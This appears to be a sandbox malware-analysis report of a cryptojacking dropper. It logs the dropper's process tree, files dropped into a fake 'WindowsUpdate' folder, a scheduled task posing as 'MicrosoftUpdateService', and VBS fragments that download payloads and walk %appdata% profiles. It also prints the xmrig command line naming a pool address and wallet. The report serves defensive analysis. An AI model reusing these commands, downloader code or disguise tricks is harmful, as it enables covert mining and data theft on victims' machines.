C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile

Analysis Process: 7g.exe PID: **5428**, Parent PID: **6984**

General

Target ID:	11
Start time:	17:28:29
Start date:	06/06/2023
Path:	C:\Users\Public\7g.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\7g.exe" e -p1625092 -y -o"C:\Users\Public\WindowsUpdate" "C:\Users\Public\gmail.7z
Imagebase:	0x3b0000
File size:	584704 bytes
MD5 hash:	F7D5BA4EC2A88F2FF1F0ABEC61108A0B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 0000000B.00000003.815621184.0000000001480000.00000004.00001000.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 0000000B.00000003.816824886.0000000003A20000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: XMRIG_Monero_Miner, Description: Detects Monero mining software, Source: 0000000B.00000003.817222736.0000000003580000.00000004.00001000.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 0000000B.00000003.817222736.0000000003580000.00000004.00001000.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 0000000B.00000003.817222736.0000000003580000.00000004.00001000.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000000B.00000003.817222736.0000000003580000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 0000000B.00000003.817222736.0000000003580000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_CoinMiner02, Description: Detects coinmining malware, Source: 0000000B.00000003.817222736.0000000003580000.00000004.00001000.00020000.00000000.sdmp, Author: ditekSHen
Antivirus matches:	• Detection: 0%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\Public\WindowsUpdate	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	3B5C54	CreateDirectoryW
C:\Users\Public\WindowsUpdate\Update.xml	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	3B72BD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\Public\WindowsUpdate\mozilla.vbs	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	3B72BD	CreateFileW
C:\Users\Public\WindowsUpdate\sarmat.vbs	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	3B72BD	CreateFileW
C:\Users\Public\WindowsUpdate\mservice.vbs	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	3B72BD	CreateFileW
C:\Users\Public\WindowsUpdate\mservice.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	3B72BD	CreateFileW
C:\Users\Public\WindowsUpdate\WinRing0x64.sys	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	3B72BD	CreateFileW
C:\Users\Public\WindowsUpdate\go.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	3B72BD	CreateFileW
C:\Users\Public\WindowsUpdate\ps.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	3B72BD	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\WindowsUpdate\Update.xml	0	2794	fd fd 3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00 0d 00 0a 00 3c 00 54 00 61 00 73 00 6b 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 32 00 22 00 20 00 78 00 6d 00 6c 00 6e 00 73 00 3d 00 22 00 68 00 74 00 74 00 70 00 3a 00 2f 00 2f 00 73 00 63 00 68 00 65 00 6d 00 61 00 73 00 2e 00 6d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 63 00 6f 00 6d 00 2f 00 77 00 69 00 6e 00 64 00 6f 00 77 00 73 00 2f 00 32 00 30 00 30 00 34 00 2f 00 30 00 32 00 2f 00 6d 00 69 00 74 00 2f 00 74 00 61 00 73 00 6b 00 22 00 3e 00 0d 00 0a 00 20 00 20	<?xml version="1.0" encoding="UTF-16"?> <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">	success or wait	1	3B7967	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\WindowsUpdate\mozilla.vbs	0	4428	64 69 6d 20 70 72 6f 66 69 6c 65 73 28 31 30 30 29 0d 0a 63 70 74 5f 70 72 6f 66 69 6c 65 3d 30 0d 0a 0d 0a 73 65 74 20 6f 62 6a 46 73 6f 20 3d 20 43 72 65 61 74 65 4f 62 6a 65 63 74 28 22 53 63 72 69 70 74 69 6e 67 2e 46 69 6c 65 53 79 73 74 65 6d 4f 62 6a 65 63 74 22 29 0d 0a 53 65 74 20 6f 53 68 65 6c 6c 20 3d 20 43 72 65 61 74 65 4f 62 6a 65 63 74 28 20 22 57 53 63 72 69 70 74 2e 53 68 65 6c 6c 22 20 29 0d 0a 61 70 70 64 61 74 61 3d 6f 53 68 65 6c 6c 2e 45 78 70 61 6e 64 45 6e 76 69 72 6f 6e 6d 65 6e 74 53 74 72 69 6e 67 73 28 22 25 61 70 70 64 61 74 61 25 22 29 20 0d 0a 54 72 61 76 65 72 73 65 46 6f 6c 64 65 72 73 20 61 70 70 64 61 74 61 0d 0a 0d 0a 53 75 62 20 5a 69 70 46 6f 6c 64 65 72 20 28 73 46 6f 6c 64 65 72 2c 7a 69 70 46 69 6c 65 29 0d 0a 20	dim profiles(100)cpt_profile=0 set objFso = CreateObject("scripting.FileSystemObject") Set oShell = CreateObject("Wscr<wbr>ipt.Shell")appdata=o Shell.ExpandEnvironmentStrings("%appdata%") TraverseFolders appdataSub ZipFolder (sFolder,zipFile)	success or wait	1	3B7967	WriteFile
C:\Users\Public\WindowsUpdate\sarmat.vbs	0	2559	0a 73 75 62 20 4c 35 64 77 6c 4c 35 28 4c 35 75 4c 35 2c 20 4c 35 73 4c 35 29 0a 64 69 6d 20 4c 35 78 4c 35 3a 20 53 65 74 20 4c 35 78 4c 35 20 3d 20 63 72 65 61 74 65 6f 62 6a 65 63 74 28 22 4d 69 63 72 6f 73 6f 66 74 2e 58 4d 4c 48 54 54 50 22 29 0a 64 69 6d 20 4c 35 62 4c 35 3a 20 53 65 74 20 4c 35 62 4c 35 20 3d 20 63 72 65 61 74 65 6f 62 6a 65 63 74 28 22 41 64 6f 64 62 2e 53 74 72 65 61 6d 22 29 0a 4c 35 78 4c 35 2e 4f 70 65 6e 20 22 47 45 54 22 2c 20 4c 35 75 4c 35 2c 20 46 61 6c 73 65 0a 4c 35 78 4c 35 2e 53 65 6e 64 0a 0a 77 69 74 68 20 4c 35 62 4c 35 0a 20 20 20 20 2e 74 79 70 65 20 3d 20 31 20 27 2f 2f 62 69 6e 61 72 79 0a 20 20 20 20 2e 6f 70 65 6e 0a 20 20 20 20 2e 77 72 69 74 65 20 4c 35 78 4c 35 2e 72 65 73 70 6f 6e 73 65 42 6f 64 79 0a 20	sub L5dwlL5(L5uL5, L5sL5)dim L5xL5: Set L5xL5 = createobject ("Microsoft.XMLHTTP")dim L5bL5: Set L5bL5 = createobject("Adodb.Stream")L5xL5.Open "GET", L5uL5, FalseL5xL5.Sendwith L5bL5 .type = 1 '//binary .open .write L5xL5.responseBody	success or wait	1	3B7967	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\WindowsUpdate\mservice.vbs	0	1568	46 75 6e 63 74 69 6f 6e 20 4c 50 61 64 20 28 73 74 72 2c 20 70 61 64 2c 20 6c 65 6e 67 74 68 29 0d 0a 20 20 20 20 4c 50 61 64 20 3d 20 53 74 72 69 6e 67 28 6c 65 6e 67 74 68 20 2d 20 4c 65 6e 28 73 74 72 29 2c 20 70 61 64 29 20 26 20 73 74 72 0d 0a 45 6e 64 20 46 75 6e 63 74 69 6f 6e 0d 0a 0d 0a 73 65 74 20 4c 35 6f 66 4c 35 20 3d 20 43 72 65 61 74 65 4f 62 6a 65 63 74 28 22 53 63 72 69 70 74 69 6e 67 2e 46 69 6c 65 53 79 73 74 65 6d 4f 62 6a 65 63 74 22 29 0d 0a 69 66 20 6e 6f 74 20 4c 35 6f 66 4c 35 2e 46 69 6c 65 45 78 69 73 74 73 28 22 63 3a 5c 75 73 65 72 73 5c 70 75 62 6c 69 63 5c 6c 6f 67 2e 64 61 74 22 29 20 74 68 65 6e 20 0d 0a 73 65 74 20 66 20 3d 20 4c 35 6f 66 4c 35 2e 43 72 65 61 74 65 54 65 78 74 46 69 6c 65 28 22 63 3a 5c 75 73 65 72 73 5c	Function LPad (str, pad, length) LPad = String(length - Len(str), pad) & strEnd Functionset L5ofL5 = CreateObject("scripting.FileSystemObject")if not L5ofL5.FileExists("c:\users\public\log.dat") then set f = L5ofL5.CreateTextFile("c:\users\	success or wait	1	3B7967	WriteFile
C:\Users\Public\WindowsUpdate\mservice.exe	0	524224	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 3d fd fd fd 5c fd fd fd 5c fd fd fd 5c fd fd fd 37 fd fd fd 5c fd fd fd 37 fd fd 13 5c fd fd fd 33 7b fd fd 5c fd fd fd 29 fd fd fd 5c fd fd fd 29 fd fd fd 5c fd fd fd 29 fd fd fd 5c fd fd fd 37 fd fd fd 5c fd fd 16 29 fd fd fd 5c fd fd fd 37 fd fd fd 5c fd fd fd 5c fd fd fd 5d fd fd 15 29 fd fd fd 5e fd fd 16 29 fd fd 1c 5c fd fd 16 29 fd fd fd 5c fd fd 16 29 79 fd fd 5c fd	MZ@0!L!This program cannot be run in DOS mode.$=\\\7\7\3{\)\)\)\7\)\7\\])^)\)\)y\	success or wait	10	3B7967	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\WindowsUpdate\WinRing0x64.sys	0	14544	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 35 3a 6e fd 71 5b 00 fd 71 5b 00 fd 71 5b 00 fd 71 5b 01 fd 7d 5b 00 fd 56 fd 7b fd 74 5b 00 fd 56 fd 7d fd 70 5b 00 fd 56 fd 6d fd 72 5b 00 fd 56 fd 71 fd 70 5b 00 fd 56 fd 7c fd 70 5b 00 fd 56 fd 78 fd 70 5b 00 fd 52 69 63 68 71 5b 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 fd 06 00 fd 26 fd 48 00 00 00 00 00 00 00 00 fd 00 22 00 0b 02 08 00 00 0c 00	MZ@!L!This program cannot be run in DOS mode.$5:nq[q[q[}[V {t[V}p[Vmr[Vqp[V|p[Vxp[R ichq[PEd&H"	success or wait	1	3B7967	WriteFile
C:\Users\Public\WindowsUpdate\go.exe	0	226816	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 55 fd fd fd 34 fd fd 34 fd fd 34 fd 2e 3b fd fd fd 34 fd 2e 3b fd fd fd 34 fd 17 17 fd fd fd 34 fd 37 17 fd fd 34 fd fd 34 fd 35 fd 17 17 fd fd 34 fd fd fd fd 34 fd fd fd fd 34 fd fd fd fd 34 fd 52 69 63 68 fd 34 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 7f fd 4a 63 00 00 00	MZ@!L!This program cannot be run in DOS mode.$U444.;4.;44744 54444Rich4PELJc	success or wait	1	3B7967	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\WindowsUpdate\ps.exe	0	297408	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd 39 fd fd fd fd fd fd fd 39 fd fd fd fd fd fd 00 fd fd fd fd fd fd 20 83 fd fd fd fd fd fd fd fd fd fd fd fd 00 86 fd fd fd fd fd 3b fd fd fd fd fd fd 3b fd fd fd fd fd fd 3b fd fd fd fd fd fd 52 69 63 68 fd fd fd fd 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 fd 68 79 60 00 00 00 00 00 00 00 00 fd 00 03	MZ@!L!This program cannot be run in DOS mode.$99 ;;;RichPELhy`	success or wait	2	3B7967	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\gmail.7z	unknown	1024	success or wait	1	3B7841	ReadFile
C:\Users\Public\gmail.7z	unknown	32	success or wait	1	3B7841	ReadFile
C:\Users\Public\gmail.7z	unknown	64	success or wait	1	3B7841	ReadFile
C:\Users\Public\gmail.7z	unknown	448	success or wait	9	3B7841	ReadFile

Analysis Process: conhost.exe PID: **4384**, Parent PID: **5428**

General

Target ID:	12
Start time:	17:28:30
Start date:	06/06/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6da640000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: **5724**, Parent PID: **6984**

General

Target ID:	13
Start time:	17:28:50
Start date:	06/06/2023
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\cmd.exe" /c schtasks.exe /create /f /tn MicrosoftUpdateService /XML "%public%\WindowsUpdate\Update.xml
Imagebase:	0x7ff7cb270000
File size:	273920 bytes

MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5272, Parent PID: 5724

General

Target ID:	14
Start time:	17:28:50
Start date:	06/06/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6da640000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: wscript.exe PID: 5244, Parent PID: 6984

General

Target ID:	15
Start time:	17:28:50
Start date:	06/06/2023
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\wscript.exe" "C:\Users\Public\WindowsUpdate\mozilla.vbs" //b //nologo
Imagebase:	0x7ff7c3fc0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\users\public\others	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFD036974FE	CreateDirectoryW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: schtasks.exe PID: **6028**, Parent PID: **5724**

General

Target ID:	16
Start time:	17:28:50
Start date:	06/06/2023
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks.exe /create /f /tn MicrosoftUpdateService /XML "C:\Users\Public\WindowsUpdate\Update.xml"
Imagebase:	0x7ff7db310000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\WindowsUpdate\Update.xml	unknown	2	success or wait	1	7FF7DB31A3B6	ReadFile
C:\Users\Public\WindowsUpdate\Update.xml	unknown	2794	success or wait	1	7FF7DB31A420	ReadFile

Analysis Process: wscript.exe PID: **4860**, Parent PID: **1064**

General

Target ID:	17
Start time:	17:28:52
Start date:	06/06/2023
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	wscript.exe C:\Users\Public\windowsupdate\mservice.vbs //b //nologo
Imagebase:	0x7ff7c3fc0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000011.00000002.868028749.0000022E67CE5000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems)

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\users\public\log.dat	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD03681571	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\log.dat	0	11	30 36 30 36 2d 31 37 68 32 38 6d	0606-17h28m	success or wait	1	7FFD0368E70B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\log.dat	unknown	128	success or wait	1	7FFD036817B5	ReadFile
C:\Users\Public\log.dat	unknown	128	end of file	1	7FFD036817B5	ReadFile

Analysis Process: mservice.exe PID: **3476**, Parent PID: **4860**

General	
Target ID:	19
Start time:	17:28:53
Start date:	06/06/2023
Path:	C:\Users\Public\WindowsUpdate\mservice.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\Public\windowsupdate\mservice.exe" -o 141.94.96.144:443 -u 42i5pNZm7cvXC77nHzvzhReAfaVbJX4GVXYvea8hKhUXHUZHQFDxwFJMCcZz959w8KELv8fFgk6DKExQQ9UHAxAuCJ5abbu -p 0606-17h28m --coin=monero -k --tls --donate-level=0 --randomx-mode=light --threads=8 --pause-on-active=10 --no-title
Imagebase:	0x7ff7a0a50000
File size:	4770304 bytes
MD5 hash:	CFC0000B993A31C11EF58AC53837E4E1
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000013.00000002.992637368.000001854050B000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000013.00000002.992637368.0000018540500000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: CoinMiner_Strings, Description: Detects mining pool protocol string in Executable, Source: 00000013.00000000.863918261.00007FF7A0D92000.00000002.00000001.01000000.00000009.sdmp, Author: Florian Roth (Nextron Systems) • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000013.00000000.863918261.00007FF7A0D92000.00000002.00000001.01000000.00000009.sdmp, Author: Florian Roth (Nextron Systems) • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000013.00000000.863918261.00007FF7A0D92000.00000002.00000001.01000000.00000009.sdmp, Author: Joe Security • Rule: XMRIG_Monero_Miner, Description: Detects Monero mining software, Source: C:\Users\Public\WindowsUpdate\mservice.exe, Author: Florian Roth (Nextron Systems) • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: C:\Users\Public\WindowsUpdate\mservice.exe, Author: Florian Roth (Nextron Systems) • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: C:\Users\Public\WindowsUpdate\mservice.exe, Author: Florian Roth (Nextron Systems) • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: C:\Users\Public\WindowsUpdate\mservice.exe, Author: Joe Security • Rule: MALWARE_Win_CoinMiner02, Description: Detects coinmining malware, Source: C:\Users\Public\WindowsUpdate\mservice.exe, Author: ditekSHen
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 83%, ReversingLabs

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **3536**, Parent PID: **3476**

General	
Target ID:	20
Start time:	17:28:54
Start date:	06/06/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6da640000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: wscript.exe PID: **4620**, Parent PID: **4860**

General	
Target ID:	21
Start time:	17:28:54
Start date:	06/06/2023
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\wscript.exe" c:\users\public\windowsupdate\sarmat.vbs //b //nologo
Imagebase:	0x7ff7c3fc0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\users\public\sarmat	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD03681571	CreateFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: **6596**, Parent PID: **3452**

General	
Target ID:	22
Start time:	17:29:00
Start date:	06/06/2023
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\wscript.exe" "C:\Users\Public\WindowsUpdate\mservice.vbs" //b //nologo
Imagebase:	0x7ff7c3fc0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000016.00000002.880872368.000001959AF15000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems)

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\log.dat	unknown	128	success or wait	1	7FFD036817B5	ReadFile
C:\Users\Public\log.dat	unknown	128	end of file	1	7FFD036817B5	ReadFile

Analysis Process: wscript.exe PID: **6548**, Parent PID: **6596**

General

Target ID:	23
Start time:	17:29:01
Start date:	06/06/2023
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\wscript.exe" c:\users\public\windowsupdate\sarmat.vbs //b //nologo
Imagebase:	0x7ff7c3fc0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: webshell_asp_sql, Description: ASP webshell giving SQL access. Might also be a dual use tool., Source: 00000017.00000003.880754735.000001E320A92000.00000004.00000020.00020000.00000000.sdmp, Author: Arnim Rupp

Analysis Process: wscript.exe PID: **6712**, Parent PID: **3452**

General

Target ID:	24
Start time:	17:29:08
Start date:	06/06/2023
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\wscript.exe" "C:\Users\Public\WindowsUpdate\mservice.vbs" //b //nologo
Imagebase:	0x7ff7c3fc0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000018.00000002.898732843.000001DBC7705000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems)

